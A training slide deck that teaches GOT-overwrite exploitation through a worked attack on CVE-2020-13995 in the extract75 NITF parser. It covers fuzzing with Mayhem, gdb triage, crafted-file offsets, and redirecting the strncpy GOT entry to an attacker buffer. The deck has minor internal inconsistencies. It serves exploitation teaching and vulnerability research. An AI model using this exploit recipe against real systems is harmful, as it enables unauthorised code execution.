

GOT Exploits

Binary Exploitation with Mayhem Series

The tl;dr

- Binary exploitation comes down to two things: injecting your computation and redirecting control to your computation
- Buffer overflow example:
 - Computation: Injecting shellcode
 - Control: Overwriting return address with shellcode address.

Today's Agenda


1. Running code in Mayhem and basic rewriting to overcome obstacles running binaries
2. The GOT (Global Offset Table), and its role in control flow with dynamically linked libraries
3. Write-what-where primitives, which give the ability to write a value to a location
4. Hands-on end-to-end using Mayhem to find a write-what-where vulnerability and then overwriting GOT entries to hijack control and run a shell.

A

Technique

Candidate non-randomized section: libraries

- Dynamically linked libraries are loaded at runtime. This is called *lazy binding*.
 - Two important data structures:
 - Global Offset Table (GOT)
 - Procedure Linkage Table (PLT)
- 
- Often positioned
statically at
compile-time



```
...  
printf("hello ");  
...  
printf("sh");  
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT
```

```
...
```

```
<printf>: dynamic_printf_addr
```

Linker fills in the actual
addresses of library
functions

LIBC

```
<dynamic_printf_addr>:  
...
```

Linker

```
...  
printf("hello ");  
...  
printf("sh");  
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT  
...  
<printf>: dynamic_printf_addr
```

Subsequent calls to printf
do not require the linker

LIBC

```
<dynamic_printf_addr>:  
...
```

Linker

Exploiting the dynamic linking process

- GOT entries are really function pointers positioned at known addresses
- **Idea:** use other vulnerabilities (in this session, a write-what-where primitive) to overwrite GOT entries so that when a library function is called, our own computation runs instead.

```
...  
printf("hello ");  
...  
printf("sh");  
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT  
...  
<printf>: dynamic_system_addr
```

Subsequent calls to printf
do not require the linker

LIBC

```
<dynamic_system_addr>:  
...
```

Linker

CWE 123: Write-what-where

Weakness ID: 123
Abstraction: Base
Structure: Simple

View customized information: Conceptual Operational Mapping Friendly Complete Custom

Description
Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	787	Out-of-bounds Write
PeerOf	V	415	Double Free
CanFollow	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CanFollow	B	134	Use of Externally-Controlled Format String
CanFollow	B	364	Signal Handler Race Condition
CanFollow	V	416	Use After Free
CanFollow	V	479	Signal Handler Use of a Non-reentrant Function
CanFollow	V	590	Free of Memory not on the Heap

Write-what-where: attacker controls *where* a value is written and *what* the value is

```
typedef struct {  
    int header;  
    int offset;  
    int data;  
} s;
```

```
int main(int argc, char **argv) {  
    char buf1[BUFSIZE];  
    s *ptr = (s *) malloc(sizeof(s));  
    strcpy(buf1, argv[1]);  
    ptr->data = addInts(atoi(argv[2]), atoi(argv[3]));  
    ...  
}
```

ptr a pointer on the stack

ptr can be controlled (where)

*ptr is used in a write

written values are attacker controlled (what)

A

Questions so far?

A

Application: CVE-2020-13995

NITF

MIL-STD-2500C defines the National Imagery Transmission Format (NITF) as a format for:

- Imagery
- Sensor data
- Meta data

extract75 is an application that implements NITF. Code is available via the internet archive*.


GREENE 07 DATASET

The Greene 07 dataset contains imagery from a large format EO platform. The data was collected in October 2007. The scene in this dataset is a flyover of the Greene Town Center in Beavercreek, Ohio.

The sensor is a large format monochromatic electro-optical sensor comprised of a matrix of six cameras. The fields of view from neighboring cameras overlapped and were mosaicked to form a combined image of the scene. The matrix is 2 rows by 3 columns. Cameras 3, 1, and 5 make-up the top row of the image, respectively. Cameras 2, 0, and 4 make-up the bottom row of the image. Each camera had a focal length of 135mm.

The Greene 07 dataset is two DVDs containing:

- 3840 NITF files with metadata stored in the NITF file
- Derby index database of the NITF files



This data product is available for immediate [DOWNLOAD](#).

(*) https://web.archive.org/web/20161124014949/https://www.sdms.afrl.af.mil/index.php?collection=tools_nitf

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

□ CVE-2020-13995 Detail


Description

U.S. Air Force Sensor Data Management System extract75 has a buffer overflow that leads to code execution. An overflow in a global variable (sBuffer) leads to a Write-What-Where outcome. Writing beyond sBuffer will clobber most global variables until reaching a pointer such as DES_info or image_info. By controlling that pointer, one achieves an arbitrary write when its fields are assigned. The data written is from a potentially untrusted NITF file in the form of an integer. The attacker can gain control of the instruction pointer.

😢 extract75 does not run on default debian

Happens all the time:

- Old dependencies
- Missing libraries
- Embedded & IOT device
- Alien binaries



```
dbrumley@dbrumley:~/extract75$ file extract75
extract75: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, not stripped
dbrumley@dbrumley:~/extract75$ ./extract75
./extract75: symbol lookup error: ./extract75: undefined symbol: errno, version GLIBC_2.0
dbrumley@dbrumley:~/extract75$
```

extract75 references the symbol “**errno**” which is no longer part of libc

Fixing Legacy Build Issues

A quick search through the source shows references to an “extern int errno” in j_io.c and j_string.c.

```
cd ..../src && grep -r "errno"  
"""  
  
j_string.c:extern int errno;  
j_io.c:extern int errno;  
j_io.c:      printf("errno=%d\n", errno);  
"""
```

Fixing Legacy Build Issues

```
//j_string.c

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h> //added to fix runtime error.

#ifndef PC
#include <unistd.h> /* for read/write on Sun C++ */
#else
#include <io.h>
#endif

#include "defines.h"

/* externally defined variables */
//extern int errno;
```

```
//j_io.c

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h> //added to fix runtime error

#ifndef PC
#include <unistd.h> /* for read/write on Sun C++ */
#else
#include <io.h>
#include <sys\stat.h>
#endif

#include "defines.h"

#ifdef USE_MD5
#include "global.h"
#include "md5.h"
#endif

/* externally defined variables */
//extern int errno;
```

Prepare for Mayhem

Now that we've fixed the source, we'll use the included makefile to rebuild the binary.

```
CFLAGS= -DUSE_MD5 -g -m32 -no-pie -Wa,--execstack -fno-stack-protector  
...  
  
$(EXEC): $(OBJS)  
    $(CC) -g $(CFLAGS) -o $(EXEC) $(OBJS) $(LIBS)  
    cp $(EXEC) ${HOME}/bin
```

Prepare for Mayhem

```
project: extract75-docker
target: extract75
image: ghcr.io/<your username>/extract75:latest
duration: 600
cmds:
  - cmd: /extract75/src/extract75 @@
    env: { "DFFPATH":"/extract75/src" }
```

Seed Inputs?

Q: What do we know about NITF Headers?
What are the required fields?

A: Nothing! Luckily there's examples online

<https://www.sdms.afrl.af.mil/index.php?collection=greene07>


GREENE 07 DATASET

The Greene 07 dataset contains imagery from a large format EO platform. The data was collected in October 2007. The scene in this dataset is a flyover of the Greene Town Center in Beavercreek, Ohio.

The sensor is a large format monochromatic electro-optical sensor comprised of a matrix of six cameras. The fields of view from neighboring cameras overlapped and were mosaicked to form a combined image of the scene. The matrix is 2 rows by 3 columns. Cameras 3, 1, and 5 make-up the top row of the image, respectively. Cameras 2, 0, and 4 make-up the bottom row of the image. Each camera had a focal length of 135mm.

The Greene 07 dataset is two DVDs containing:

- 3840 NITF files with metadata stored in the NITF file
- Derby index database of the NITF files




This data product is available for immediate [DOWNLOAD](#).



Unleash Mayhem!

Mayhem finds defects (there are many)



Defects

Crashes Only

Target Defect ID	Seen in Task	Example Test Case	Time First Seen
TDID-1007944: Out-of-bounds Read	Behavior Testing	ece34717	08:33
TDID-1007942: Out-of-bounds Read	Behavior Testing	e91c2ac6	08:14
TDID-1007940: Out-of-bounds Read	Behavior Testing	9d7ce843	07:52
TDID-1007938: Out-of-bounds Write	Behavior Testing	2674f5e4	07:52
TDID-1007937: Out-of-bounds Read	Behavior Testing	5315fb37	07:43
TDID-1007918: Out-of-bounds Write	Regression + Behavior Testing	0cc03694	00:00
TDID-1007917: Out-of-bounds Write	Regression + Behavior Testing	fc66f377	00:00
TDID-1007915: Out-of-bounds Write	Regression + Behavior Testing	f913e817	00:00
TDID-1007914: Out-of-bounds Read	Regression + Behavior Testing	3e2f0deb	00:00

Locate the defect in Mayhem

(If you didn't get it,
don't worry. This
vulnerability typically
takes 30 minutes to
find. The next slide
catches you up.)

Test Case 5315fb37

Steps to Reproduce

1. Download the test case file: [Download](#)
2. Place the file in your working directory.
3. In your terminal, run the following command:

```
DFFPATH=/home/jon-fas/extract/ /home/jon-fas/extract/extract75 5315fb378c56843434354a742b47e0c42fb8f7f82cde45c2156
```

Defects (1) Triage Advanced Triage

Test Case

```
00000000: 4e49 5446 3022 2e31 3030 3642 4620 3141 NITF02.1006BF01A
00000010: 4652 4c2f 5259 4154 2032 3030 3931 3832 FRL/RVAT 20009102
00000020: 3132 3033 3834 3644 6566 6175 6C74 2046 1203B460default F
00000030: 696C 6520 5469 746C 6520 2020 2020 2020 ile title
```

Output

```
Standard Out:
*** Extract V7.5 /triaenger_scratch_space/5315fb378c56843434354a742b47e0c42fb8f7f82cde45c2156acbe7a7bd3a66 ***
Reading NITF 2.1 file. Please wait...
Standard Error: (empty)
```

Backtrace

```
#0 0xf7d60ff2 in __vfscanf at /build/glibc-Stc26X/glibc-2.28/stdio-common/vfscanf.c:2459:6
#1 0xf7d4cb2b in __GI__printf fp_1 at /build/glibc-Stc26X/glibc-2.28/stdio-common/printf_fp.c:1161:41
#2 0xf7d4cc12 in __GI__printf fp_1 at /build/glibc-Stc26X/glibc-2.28/stdio-common/printf_fp.c:1004:9
#3 0x804af19 in read DES data at /home/jon-fas/extract/des.c:212:16
#4 0x804af19 in DFPPrev at /home/jon-fas/extract/des.c:176:9
#5 0x804e200 in main at /home/jon-fas/extract/extract.c:724:40
#6 0xf7cffb41 in __libc_start_main at /build/glibc-Stc26X/glibc-2.28/csu/../csu/libc-start.c:308:16
#7 0x8049656 in __start+0x36 at ???:0
```

What's the Problem?

- (1) Copies from input data into sBuffer
- (2) sBuffer is 1000 byte destination buffer, but it's global (not stack) [ref. extract.c:78]
- (3) number_of_images is provided by input file [ref extract.c 711]
- (4) Will overwrite **image_info** pointer, giving us control of a **where**
- (5) We control Gstr, giving us a ***write what***
- (6) Overwrite the GOT for strcpy to call our shellcode and
-
- ```

dbrumley@dbrumley: ~/github/dbrumley/extract75-cve-2020-13995 - ssh shell.dbrumley.com - 81x18
dbrumley@dbrumley: ~/github/dbrumley/extract75-cve-2020-13995 - ssh shell.dbrumley.com - 81x18
721
722 /* Read Image subheader / data lengths */
723
724 read_verify(hNITF, sBuffer, 16 * number_of_images,
725 "Error reading header");
726
727 temp = sBuffer;
728
729 for (x = 0; x < number_of_images; x++) {
730 strncpy(Gstr, temp, 6);
731 Gstr[6] = '\0';
732 image_info[x].length_of_subheader = atol(Gstr);
733 temp += 6;
734
735 strncpy(Gstr, temp, 10);
736 Gstr[10] = '\0';
737 image_info[x].length_of_data = atol(Gstr);

```

# Write-What-Where?

This GOT entry becomes our “**where**” target for the write-what-where vulnerability.

```
gef> x /w 0x8069090
0x8069090 <strncpy@got.plt>: 0xf7d588e0
```

```
GOT protection: Partial RelRO | GOT functions: 47

[0x806900c] strstr@GLIBC_2.0 → 0x8049040
[0x8069010] strcmp@GLIBC_2.0 → 0x8049050
[0x8069014] read@GLIBC_2.0 → 0xf7db2540
[0x8069018] printf@GLIBC_2.0 → 0xf7d11d30
[0x806901c] fflush@GLIBC_2.0 → 0xf7d2d080
[0x8069020] free@GLIBC_2.0 → 0x8049090
[0x8069024] memcpy@GLIBC_2.0 → 0x80490a0
[0x8069028] fgets@GLIBC_2.0 → 0x80490b0
[0x806902c] tolower@GLIBC_2.0 → 0x80490c0
[0x8069030] fclose@GLIBC_2.1 → 0x80490d0
[0x8069034] lseek@GLIBC_2.0 → 0x80490e0
[0x8069038] fseek@GLIBC_2.0 → 0x80490f0
[0x806903c] fwrite@GLIBC_2.0 → 0x8049100
[0x8069040] strcat@GLIBC_2.0 → 0x8049110
[0x8069044] fread@GLIBC_2.0 → 0x8049120
[0x8069048] strcpy@GLIBC_2.0 → 0xf7d582e0
[0x806904c] getenv@GLIBC_2.0 → 0xf7cf5210
[0x8069050] malloc@GLIBC_2.0 → 0xf7d4130
[0x8069054] puts@GLIBC_2.0 → 0x8049160
[0x8069058] exit@GLIBC_2.0 → 0x8049170
[0x806905c] open@GLIBC_2.0 → 0xf7db2120
[0x8069060] strchr@GLIBC_2.0 → 0x8049190
[0x8069064] strlen@GLIBC_2.0 → 0x80491a0
[0x8069068] __libc_start_main@GLIBC_2.0 → 0xf7cdcde0
[0x806906c] fprintf@GLIBC_2.0 → 0xf7d11d10
[0x8069070] write@GLIBC_2.0 → 0x80491d0
[0x8069074] atol@GLIBC_2.0 → 0x80491e0
[0x8069078] __isoc99_sscanf@GLIBC_2.7 → 0x80491f0
[0x806907c] fopen@GLIBC_2.1 → 0x8049200
[0x8069080] memset@GLIBC_2.0 → 0x8049210
[0x8069084] putchar@GLIBC_2.0 → 0x8049220
[0x8069088] __errno_location@GLIBC_2.0 → 0x8049230
[0x806908c] sqrt@GLIBC_2.0 → 0x8049240
[0x8069090] strncpy@GLIBC_2.0 → 0xf7d588e0
[0x8069094] fgetc@GLIBC_2.0 → 0x8049260
```

# Controlling the Overflow

How do we ensure that we hit the call to strncpy?

```

● 724 read_verify(hNITF, sBuffer, 16 * number_of_images,
725 "Error reading header");
726
727 temp = sBuffer;
728
729 for (x = 0; x < number_of_images; x++) {
[#0] Id 1, Name: "extract75", stopped 0x804d1f4 in main (), reason: BREAKPOINT
[#0] 0x804d1f4 > main(argc=0x2, argv=0xfffffd0b4)

gef> info addr sBuffer
Symbol "sBuffer" is static storage at address 0x80697e0.
gef> info addr number_of_images
Symbol "number_of_images" is static storage at address 0x8069e84.
gef> info addr image_info
Symbol "image_info" is static storage at address 0x8069ea4.
gef> p/x number_of_images
$2 = 0xffffffff
gef> p/x image_info
$3 = 0xffffffff
gef> |

```

```

● 724 read_verify(hNITF, sBuffer, 16 * number_of_images,
725 "Error reading header");
726
727 // temp=0xfffffcfe4 → [...] → ".../5315"
728 temp = sBuffer;
729 for (x = 0; x < number_of_images; x++) {
730 strncpy(Gstr, temp, 6);
731 Gstr[6] = '\0';
732 image_info[x].length_of_subheader = a
[#0] Id 1, Name: "extract75", stopped 0x804d221 in main ()
[#0] 0x804d221 > main(argc=0x2, argv=0xfffffd0b4)

gef> p/x number_of_images
$2 = 0xffffffff
gef> p/x image_info
$3 = 0xffffffff
gef> |

```

# Controlling the Overflow

```
gef> $(0x8069e84-0x80697e0)
1700
0x6a4
0b11010100100
b'\x06\xa4'
b'\xa4\x06'
gef> |
```

The beginning of sBuffer points at offset 0x16b in the input NITF file.

```
gef> p/x $sBuffer
$3 = {0x39, 0x30 <repeats 25 times>, 0x49, 0x4d,
 0x32, 0x30, 0x33, 0x38, 0x34, 0x36, 0x20 <repeat
 , 0x65, 0x6e, 0x74, 0x69, 0x66, 0x69, 0x65, 0x72,
```

|       |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                  |
|-------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 0150h | 34 | 35 | 30 | 38 | 30 | 30 | 34 | 30 | 34 | 30 | 30 | 31 | 30 | 30 | 31 | 35 | 4508004040010015 |
| 0160h | 39 | 37 | 30 | 30 | 32 | 36 | 37 | 39 | 34 | 34 | 34 | 39 | 30 | 30 | 30 | 30 | 9700267944490000 |
| 0170h | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 0000000000000000 |
| 0180h | 30 | 30 | 30 | 30 | 30 | 49 | 41 | 41 | 46 | 40 | 45 | 4F | 5F | 4A | 50 | 47 | 000001MAF@E0_JPG |
| 0190h | 20 | 32 | 30 | 30 | 39 | 31 | 30 | 32 | 31 | 32 | 30 | 33 | 38 | 34 | 36 | 20 | 20091021203846   |
| 01A0h | 30 | 38 | 30 | 30 | 32 | 30 | 30 | 32 | 30 | 32 | 30 | 30 | 30 | 30 | 30 | 30 |                  |

We need to change the value at [0x6a4+0x16b]=[0x80f] bytes into the file to control the new value of the number\_of\_images variable.

# Where?

Running the file again with our changes to 0x82f gives control of the info\_image overwrite:

```
gef> $(0x8069ea4-0x80697e0)
1732
0x6c4
0b11011000100
b'\x06\xc4'
b'\xc4\x06'
gef> $(0x16b+0x6c4)
2095
0x82f
0b100000101111
b'\x08/'
b'/'\x08'
gef> |
```

| Startup | 5315_crafted1 x |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    | 0123456789ABCDEF  |
|---------|-----------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
|         | 0               | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF  |
| 07B0h   | 30              | 30 | 31 | 41 | 31 | 4E | 41 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | 33 | 37 | 001A1NA0000000037 |
| 07C0h   | 39              | 33 | 00 | 00 | 6A | 8A | 00 | 04 | 00 | 00 | 00 | 00 | FF | FF | FF | FF | 93..jŠ.....ÿÿÿ    |
| 07D0h   | FF              | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | ÿÿÿÿÿÿÿÿÿÿÿÿÿÿ    |
| 07E0h   | FF              | FF | 64 | FF | ÿdÿÿÿÿÿÿÿÿÿÿÿÿ    |
| 07F0h   | FF              | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | ÿÿÿÿÿÿÿÿÿÿÿÿ      |
| 0800h   | FF              | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | 41 | ÿÿÿÿÿÿÿÿÿÿÿÿ A    |
| 0810h   | 41              | 41 | FF | AAÿÿÿÿÿÿÿÿÿÿ      |
| 0820h   | FF              | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | 42 | ÿÿÿÿÿÿÿÿÿÿÿÿ B    |
| 0830h   | 42              | 42 | 42 | FF | BBBÿÿÿÿÿÿÿÿÿÿ     |
| 0840h   | FF              | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | FF | ÿÿÿÿÿÿÿÿÿÿÿÿ      |

Time to run it again with our real “where” target in the got entry.

```
[#0] 0x804d22a → main(argc=0
gef> p/x image_info
$1 = 0x42424242
```

# Now What?

```
gef> $(sBuffer+0x24)
134649860
0x8069804
```

Adding our target buffer address with some padding gives us a “**what**” of 0x8069804. So we can put 0x8069804 in our file and move on, right? Unfortunately, no.

```
729 <| for (x = 0; x < number_of_images; x++) {
730 | strncpy(Gstr, temp, 6);
731 | Gstr[6] = '\0';
732 | image_info[x].length_of_subheader = atol(Gstr);
733 | temp += 6;
```



# Now What?

```
strncpy(Gstr, temp, 10);
Gstr[10] = '\0';
image_info[x].length_of_data = atol(Gstr);
temp += 10;
```

Running our payload sets our “**where**” `image_info` ptr to the target GOT entry for the first overwrite.

```
[#0] Id 1, Name: "extract75", stopped 0x0804d221 in main (), reason: BREAKPOINT
[#0] 0x0804d221 > main(argc=0x2, argv=0xfffffd0e4)

gef> p/x image_info
$1 = 0x8069988
gef> x /w 0x8069988
0x8069988 <_errno_location@got.plt>: 0x08049230
gef> |
```

# Now we've GOT it

|       |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                  |                  |
|-------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|------------------|
| 0150h | 34 | 35 | 30 | 38 | 30 | 30 | 34 | 30 | 34 | 30 | 30 | 31 | 30 | 30 | 31 | 35               | 4508004040010015 |
| 0160h | 39 | 37 | 30 | 30 | 32 | 36 | 37 | 39 | 34 | 34 | 34 | 39 | 30 | 30 | 30 | 30               | 9700267944490000 |
| 0170h | 30 | 31 | 33 | 34 | 36 | 34 | 39 | 38 | 36 | 30 | 30 | 30 | 30 | 30 | 30 | 0134649860000000 |                  |
| 0180h | 30 | 30 | 30 | 30 | 30 | 49 | 4D | 41 | 46 | 40 | 45 | 4F | 5F | 4A | 50 | 47               | 00000IMAF@E0_JPG |
| 0190h | 20 | 32 | 30 | 30 | 39 | 31 | 30 | 32 | 31 | 32 | 30 | 33 | 38 | 34 | 36 | 20               | 20091021203846   |

Entering our “**what**” ascii-encoded int and running again gives us our `strncpy()` GOT entry overwrite. The entry now points to our intended sBuffer target!

```
741 /*image_info[x].pData = NULL;
742 }
743 }

[#0] Id 1, Name: "extract75", stopped 0x804d2c7 in
[#0] 0x804d2c7 → main(argc=0x2, argv=0xfffffd0e4)

gef> p/x image_info.length_of_data
$3 = 0x8069804
gef> |
```

|             |                                         |   |           |
|-------------|-----------------------------------------|---|-----------|
| [0x806907c] | <code>+open@GLIBC_2.1</code>            | → | 0x8049200 |
| [0x8069080] | <code>memset@GLIBC_2.0</code>           | → | 0x8049210 |
| [0x8069084] | <code>putchar@GLIBC_2.0</code>          | → | 0x8049220 |
| [0x8069088] | <code>__errno_location@GLIBC_2.0</code> | → | 0xdbba0   |
| [0x806908c] | <code>sqrt@GLIBC_2.0</code>             | → | 0x8049240 |
| [0x8069090] | <code>strncpy@GLIBC_2.0</code>          | → | 0x8069804 |
| [0x8069094] | <code>fgetc@GLIBC_2.0</code>            | → | 0x8049260 |

